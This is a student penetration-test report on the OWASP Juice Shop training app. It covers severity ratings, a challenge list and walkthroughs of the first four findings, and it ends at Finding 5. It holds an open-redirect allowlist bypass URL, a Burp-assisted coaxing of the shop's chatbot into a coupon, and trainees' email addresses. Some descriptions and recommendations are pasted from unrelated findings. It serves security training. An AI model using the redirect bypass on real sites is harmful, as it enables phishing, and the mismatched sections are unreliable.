رواد مصر الرقمية

OWASP JUICE SHOP
Security Assessment Findings Report

Supervision : ***Eng. Hesham Saleh***

Date: November 20nd

2025 Project:

By : Mohamad Abd El Qader Guda

Table Of Content

Confidentiality Statement

This document is the exclusive property of OWASP Juice Shop and Digital Egypt Pioneers Initiative (DEPI). This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both OWASP Juice Shop and DEPI. OWASP Juice Shop may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period. Time-limited engagements do not allow for a full evaluation of all security controls. DEPI prioritized the assessment to identify the weakest security controls an attacker would exploit. DEPI recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.


Contact Information

DEPI Trainees			Reviwer &Approval	Position
Name	**Title**	**Email**		
Mohamad Abd El Qader Guda	Trainee	Mohmadabdelqader66@gmail.com	**Hesham Saleh**	**Instractor**
Anton Nady Riyad	Trainee	tonynady446@gmail.com		
Nadeem Hamdy	Trainee	nadimhamdym@gmail.com		
Mohamed Sami Abdulazeem	Trainee	mohammedsamy650@gmail.com		
Ziad wael	Trainee	zeyadwaekcs@gmail.com		
Abdelrhman Khaled	Trainee	kabdelrhman778@gmail.com		

Assessment Overview

From November 10th, 2025 to November 28th, 2025, OWASP engaged DEPI to evaluate the security posture of its infrastructure compared to current industry best practices that included a webapp penetration test. All testing performed is based on the NIST SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks. Phases of penetration testing activities include the following:

- **Planning** – Customer goals are gathered and rules of engagement obtained.
- **Discovery** – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- **Attack** – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- **Reporting** – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

Web app Penetration Test

A web app penetration test emulates the role of an attacker on a web application. An engineer will scan the website to identify potential vulnerabilities and perform common and advanced web attacks, such as: Injections, broken access control and other Cross-site scripting (XSS) attacks, Improper Input Validation, and more. The engineer will seek to gain access to hosts through lateral movement, compromise domain user and admin accounts, and exfiltrate sensitive data.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

→ **Likelihood :** measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

→ **Impact** : measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
Web-Server Penetration Testing	OWASP JUICE SHOP

✓ In scope

"The scope includes the entire **OWASP Juice Shop** application, all core functionalities, and user-accessible interfaces."

https://juice-shop.herokuapp.com/#/

× Out of scope

Per client request, DEPI did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing

Executive Summary

DEPI evaluated OWASP's Juice Shop posture through penetration testing from November 10th, 2025 to November 28th, 2025. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components.

Time limitations were in place for testing. Webapp penetration testing was permitted for (18) business days.


Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

Internal Penetration Test Findings

Informational	Low	Moderate	High	Critical
0	22	24	13	5

Pee Chart



Internal Penetration Test Findings

Internal Penetration Test		
Finding	**Status**	**Category**
Allowlist Bypass	Passed	Unvalidated Redirects
Outdated Whitelist	Passed	Unvalidated Redirects
Bully Chatbot	Passed	Miscellaneous
Mass Dispel	Passed	
Privacy Policy	Passed	
Security Policy	Passed	
Exposed Metrics	Passed	
Bjoern's Favorite Pet	Passed	Broken Authentication
Easter Egg	Passed	**Cryptographic Issues**
Christmas Special	Passed	Injection
Zero Stars	Passed	Injection
View Basket	Passed	Injection
Payback Time	Passed	Business Logic Flaw
Error Handling	Passed	Injection
Misplaced Signature File	Passed	Sensitive Data Exposure
Vulnerable Components	Passed	Vulnerable Components
Forged Review	Passed	Security Misconfiguration
Login Admin	Passed	Broken Access Control
NoSQL DoS	Failed	SQL Injection
NoSQL Manipulation	Passed	SQL Injection
Login Jim / Login Bender	Passed	Injection
Manipulate Basket	Passed	Business Logic Flaw
CAPTCHA Bypass	Passed	Broken Authentication
Repetitive Registration	Passed	Improper Input Validation
Empty User Registration	Passed	Business Logic Flaw
Five-Star Feedback	Passed	Business Logic Flaw
Forged Feedback	Passed	Broken Access Control
Expired Coupon	Passed	Improper Input Validation
Exposed Credentials	Failed	Sensitive Data Exposure
NFT Takeover	Passed	Broken Access Control
Database Schema	Passed	Sensitive Data Exposure
Weird Crypto	Passed	Cryptography Flaw

Missing Encoding	Passed	Improper Input Validation
Ephemeral Accountant	Passed	Business Logic Flaw
Deluxe Fraud	Passed	Improper Input Validation
Web3 Sandbox	Passed	Security Misconfiguration
Password Strength	Passed	Broken Authentication
Leaked Unsafe Product	Passed	Sensitive Data Exposure
GDPR Data Theft	Passed	Sensitive Data Exposure
Login MC SafeSearch	Passed	Broken Authentication
Reset Bender Password	Passed	Broken Authentication
Confidential Document	Passed	Sensitive Data Exposure
GDPR Data Erasure	Passed	Broken Authentication
Visual Geo Stalking	Passed	Sensitive Data Exposure
Forgotten Developer	Passed	Improper Input Validation
Login Bjoern	Passed	Broken Authentication
Meta Geo Stalking	Passed	Sensitive Data Exposure
Login Amy	Passed	Broken Authentication
Forgotten Sales Backup	Passed	Sensitive Data Exposure
Leaked Access Logs	Passed	Sensitive Data Exposure
Admin Registration	Passed	Broken Access Control
DOM XSS	Passed	Injection
Reflected XSS	Passed	
API-only XSS	Passed	
HTTP Header XSS	Passed	
Admin Section	Passed	Broken Access Control
CSP Bypass	Passed	Injection
Client-side XSS Protection	Passed	Injection
Bonus Payload	Passed	Injection
Deprecated Interface	Passed	Injection
Login Bjoern	Passed	Broken Authentication
Login Amy	Passed	Broken Authentication
Forgotten Sales Backup	Passed	Sensitive Data Exposure
Meta Geo Stalking	Passed	Sensitive Data Exposure
CSRF	Passed	Cross-Site Request Forgery
Unrestricted File Upload	Passed	File Upload / Remote Code Execution
Improper Input Validation	Passed	input Validation
Legacy Typosquatting	Passed	Vulnerable Components

Technical Findings

Internal Penetration Test Findings

❖ Finding 1 : Allowlist Bypass (form Whitelist Bypass) **High**

- **Description:** Enforce a redirect to a page you are not supposed to redirect to , The application attempts to restrict redirect destinations to a defined Allowlist of trusted domains. However, an attacker can manipulate the redirect parameter input using special characters or encoding to circumvent this verification and redirect the user to an arbitrary, malicious external site.
- **Impact:**
  Phishing: Redirecting users to phishing sites to steal credentials. Malware Distribution: Redirecting users to sites that automatically download malware.
- **Resources:**
  https://pwning.owasp-juice.shop/companion-guide/latest/part2/unvalidated-redirects.html
- **Vulnerability Location :**

localhost:
3000/redirect?to=https://youtube.com/+to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm

- **Recommandition :**

Implement a "Deny by Default" policy and strictly validate all access requests against the current, updated server-side Access Control List (ACL).


- **POC:**

it is explained that this challenge involves tinkering with the redirect mechanism,


and that there are a number of allowed websites to which the user may be

redirected.

To start out with, then, I grepped the main **JS** file to see what redirects were incorporated into the code already.




And i need to see what happened when I tried to redirect to :



so I tried redirecting to any website from whitelist :

https://www.blockchain.com/explorer/addresses/btc/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm



Fine !


I will try some of redirecting techniques

- Using redirectlink **+?to=** `Link`

- **...= pwned ?**

Then i will try :

localhost: 3000/redirect?to=https://youtube.com/**+?to=**https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm



WOOP WOOP !!

❖ Finding 2 : **Outdated Allowlist**

Moderate

- **Description:** Let us redirect you to one of our crypto currency addresses which are not promoted any longer,

This vulnerability occurs when the application's Allowlist contains domains that have **expired** or are **no longer under the control** of the company. An attacker can register the expired domain and then use it as a seemingly legitimate, trusted redirect destination.

- **Impact:**

The attacker can send a phishing link containing a historically trusted domain name, ensuring high user confidence, but the destination is now controlled by the attacker.

- **Resources:**
  - **https://pwning.owasp-juice.shop/companion-guide/latest/part2/unvalidated-redirects.html**
- **Vulnerability Location :**

Main.Js in index


- **Recommandition :**

Review and update all ACLs and Whitelists regularly. Remove deprecated or unnecessary rules to ensure the principle of **Least Privilege** is enforced.


- **POC:**

We need to that of the cryptocurrency addresses that are no longer promoted.


So i will search about wallet-web3 (for any wallet)



And open index of website & search About redirection to wallet




When I was reviewing the page, I typed “redirect” into the search section and identified a bitcoin address and got that :



And take the Url to search bar to redirict

Woop woop !!



❖ Finding 3 : **Bully Chatbot**

Moderate

- **Description:** Receive a coupon code from the support chatbot and This challenge focuses on interacting with the support chatbot to get a coupon code.,

This vulnerability occurs when the application's Allowlist contains domains that have **expired** or are **no longer under the control** of the company. An attacker can register the expired domain and then use it as a seemingly legitimate, trusted redirect destination.

- **Impact:**

Information Disclosure: If the chatbot can be "bullied" or tricked into revealing secret information (like discount codes or internal operational details), it could lead to financial losses or help an attacker gather deeper intelligence about the application.

- **Resources:**
  - **https://pwning.owaspjuice.shop/companionguide/latest/part2/miscellaneous.html**
- **Vulnerability Location :**


→ Chatbot

- **Recommandition :**


Implement advanced **rate-limiting** and **anti-automation controls** (e.g., behavioral analysis or CAPTCHA) on high-impact endpoints to prevent service disruption and abuse.

- **POC:**


I could solve this by just asking the chat bot for a coupon,so i will open chatbot .But it seems not work , Because there is no chat bot available without being logged in, I created a new bare-bones user account and logged in. Then I clicked on the drop down menu on the header bar and selected "Support Chat".




I will login by fake acc



Now we chat in chatbot




Start chatting and cheat it to give u a coupon:




I was greeted by the chat bot, who immediately wanted to know my name. Because I wanted to know what was happening “under the hood”, I fired up Burp Suite Community Edition using default settings, changed my FoxyProxy settings to match Burp’s proxy settings, went to the Proxy tab, then the Intercept tab, and finally returned to the chat bot to start the internet version of poking it with a stick.


Open burpsuit :



Try change in query to Give me a Coupon 10%



Wooop wooooop !!!



Finally

❖ Finding 4 : **Mass Dispel**

Moderate

- **Description:**

Close multiple "Challenge solved"-notifications in one go.

- **Impact:**

Functional Challenge: This challenge does not represent a real security vulnerability. It tests a user interface function related to notification management, and therefore, **there is no negative security impact** related to its exploitation.

- **Resources:**
  - https://pwning.owaspjuice.shop/companionguide/latest/part2/miscellaneous.html
- **Vulnerability Location :**

Main.Js in index in notification


- **Recommandition :**

Implement advanced **rate-limiting** and **anti-automation controls** (e.g., behavioral analysis or CAPTCHA) on high-impact endpoints to prevent service disruption and abuse.


- **POC:**

So easy !!

in the official docs of owasp juice shop, there are instructions about how to go around the shop, going through the explaining, this is found:



so when multiple notifications, press shift and close one, all others will be closed at the same time .



Finally !!!!

❖ Finding 5 : **Privacy Policy**

Low

